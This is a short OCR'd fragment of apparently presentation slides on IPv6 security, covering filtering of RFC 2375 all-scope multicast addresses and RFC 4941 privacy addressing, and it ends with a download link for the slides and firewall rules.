
Multicast All scopes addresses

RFC 2375 establishes a lot of multicast addresses "all scope". Unless you have a good reason to accept any, we suggest to filter them.

“Privacy Addressing” for end hosts

RFC 4941 “Privacy Extensions for Stateless Auto-configuration in IPv6”, establishes how privacy address should be created and used. With such implementation, nodes ID will be randomized and distribution will be not concentrated within the subnet.

IPv6 – Extension Headers



Download Now

This presentation, as well the firewall rules are already available to download at:

www.mdbrasil.com

Dziękuję.

Na zdrowie !